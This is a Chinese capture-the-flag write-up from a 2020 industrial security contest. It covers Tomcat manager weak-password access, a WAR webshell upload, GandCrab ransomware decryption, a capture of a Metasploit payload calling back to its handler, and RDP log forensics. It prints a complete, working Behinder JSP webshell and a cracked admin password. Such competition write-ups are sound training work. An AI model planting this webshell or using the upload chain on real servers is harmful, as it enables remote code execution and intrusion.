2020工业安全技能大赛——应急&电力专场部分WriteUp

原创

Pdsdt1 于 2020-07-16 21:54:46 发布 2016 收藏 4

文章标签： 信息安全 安全

本文链接：https://blog.csdn.net/Pdsdt1/article/details/107394982


原文：

Pdsdt's Blog

平台登陆

需要我们连接VPN才能进入内网，登陆用户名和密码需要在平台进行申请，用的接入设备是深信服的软件，总体连接还是比较稳定的

传输模式改为TCP比较稳定，主办方提供了具体的网段10.10.1.X，我们可以利用工具进行IP和服务探测，这里我使用的Advance_IP_Scanner




电力专场

互联网大区题目一

扫描内网发现10.10.1.55的靶机开启WEB服务

访问一下发现是Jsp搭建的博客，懒得手动测试了，直接上了扫描器



发现了存在弱口令登陆

在manager/html目录下，存在文件上传的点，我们可以构造我们的WEBSHELL压缩成WAR包上传，之后tomcat会服务会自动解包并将我们的WEBSHELL解析

/manager	*None specified*	Tomcat Manager Application	true	20	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minu
/rrr	*None specified*		true	8	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minu
/shell	*None specified*		true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minu
/tomcat	*None specified*		true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minu
/wbshell	*None specified*		true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minu

Deploy

Deploy directory or WAR file located on server

Context Path (required):

XML Configuration file URL:

WAR or Directory URL:

Deploy

访问发现有其他人上马的痕迹，省时间直接骑别人的了

文件管理 CMD命令 系统属性 帮助 写的不好，将就着用吧 - - by 慈勤强 http://www.topronet.com

当前目录： **/var/lib/tomcat7/webapps/dama** 驱动器：/

上级目录

- - - - - - - - - - -

META-INF

文件名称	文件大小
a.jsp	67.70 KB
1.bat	7 Bytes

/var/lib/tomcat7/webapps/dama\ 新建文件 新建目录

选择文件 未选择任何文件 上传

发现在ROOT目录下存在f1ag.txt，直接下载查看即可获取flag


	Name	Size	Type	Date
	[/]			
	[..]			
☐	[admin]		DIR	2020-7-15 17:06:33
☐	[assets]		DIR	2018-5-16 16:13:18
☐	[error]		DIR	2018-5-16 16:13:19
☐	[include]		DIR	2018-5-16 16:13:19
☐	[install]		DIR	2018-5-16 16:13:17
☐	[META-INF]		DIR	2018-5-16 16:13:17
☐	[post]		DIR	2020-7-15 17:31:11
☐	[struts]		DIR	2020-7-15 17:26:59
☐	[WEB-INF]		DIR	2018-5-16 16:16:53
☐	f1ag.txt	17 bytes	.txt	2020-7-14 2:48:02
☐	favicon.ico	9.43 KB	.ico	2018-2-25 21:44:54

互联网大区题目二

与上一道题目是一个环境，不过提示我们在WEB环境仍然存在一个flag，为了方便期间上传我们的冰蝎马进行链接

```
<%@page import="java.util.*,javax.crypto.*,javax.crypto.spec.*"%><%!class U extends ClassLoader{U(ClassLoader c){super(c);}public Class g(byte []b){return super.defineClass(b,0,b.length);}}%><%if(request.getParameter("pass")!=null){String k=(""+UUID.randomUUID()).replace("-","").substring(16);session.putValue("u",k);out.print(k);return;}Cipher c=Cipher.getInstance("AES");c.init(2,new SecretKeySpec((session.getValue("u")+"").getBytes(),"AES"));new U(this.getClass().getClassLoader()).g(c.doFinal(new sun.misc.BASE64Decoder().decodeBuffer(request.getReader().readLine()))).newInstance().equals(pageContext);%>
```

后来找了WEB源码也没找到，想到了去数据库查找，先把源码都给Down了下来，找一下数据库的配置文件




使用冰蝎进行数据库连接，还是没有找到flag，之后找了后台登陆的用户名和密码

```
username= admin
md5(password)= ee955f62cb93483a635817b9f263439e # cmd5解出来的密码和数据库连接密码一样shenmiliu
```

登陆后台还是没有发现flag，想问问其他师傅们这个题目的flag到底是什么东西

应急专场

这个题目需要我们登陆远程桌面进行获取，远程桌面是WIN7的系统，想到了用户名应该为Administrator，利用主办方给我们提供的主机密码成功登陆




不过顺利都是暂时的，后面我还遇到了，密码被修改、协议不正确、服务被关闭、主机IP变化等问题，等到六点之后内网的服务才趋于稳定…

解勒索病毒


桌面给了一个flag.txt.vlojw的文件，我们需要解密一下这个文件，在主机里进行信息收集，可以在admin的桌面下找到VLOJW-DECRYPT.txt,打开后发现勒索病毒为GANDCRAB V5.1
通过查阅资料可以知道该病毒已经有了解密软件

https://www.52pojie.cn/forum.php?mod=viewthread&tid=874030&highlight=GANDCRAB

直接使用软件进行扫描修复即可




要注意的是，软件需要很长的时间，等着就完事了，解密成功后，就会在桌面下出现flag.txt




病毒分析3

分析从远程获取到的文件，分析17-010补丁文件



从远程dump部分文件下来。
题目寻找为MSF生成的马的ip，这里直接去运行文件，抓包分析即可。
运行17-010补丁并且抓包




2	0.000116	Vmware_ed:b8:47	Vmware_f4:ef:8f	ARP	60 192.168.182.2 is at 00:50:56:ed:b8:47
3	0.000123	192.168.182.128	192.168.43.135	TCP	66 49243 → 1234 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
4	3.010674	192.168.182.128	192.168.43.135	TCP	66 [TCP Retransmission] 49243 → 1234 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
6	21.007405	192.168.43.135	192.168.182.128	TCP	60 1234 → 49243 [RST, ACK] Seq=1 Ack=1 Win=64240 Len=0
7	21.007827	192.168.182.128	192.168.43.135	TCP	66 [TCP Port numbers reused] 49243 → 1234 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PER…
8	24.008893	192.168.182.128	192.168.43.135	TCP	66 [TCP Retransmission] 49243 → 1234 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
9	30.030102	192.168.182.128	192.168.43.135	TCP	62 [TCP Retransmission] 49243 → 1234 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 SACK_PERM=1
10	34.837695	Vmware_f4:ef:8f	Vmware_ed:b8:47	ARP	42 Who has 192.168.182.2? Tell 192.168.182.128
11	34.838254	Vmware_ed:b8:47	Vmware_f4:ef:8f	ARP	60 192.168.182.2 is at 00:50:56:ed:b8:47

rdp攻击日志分析

参考文章：


https://blog.csdn.net/m0_37552052/article/details/82894963

事件管理器中找到TerminalServices-RemoteConnectionManager
选择日志进程号1149找ip



浏览器取证


仍然是注册表里找信息



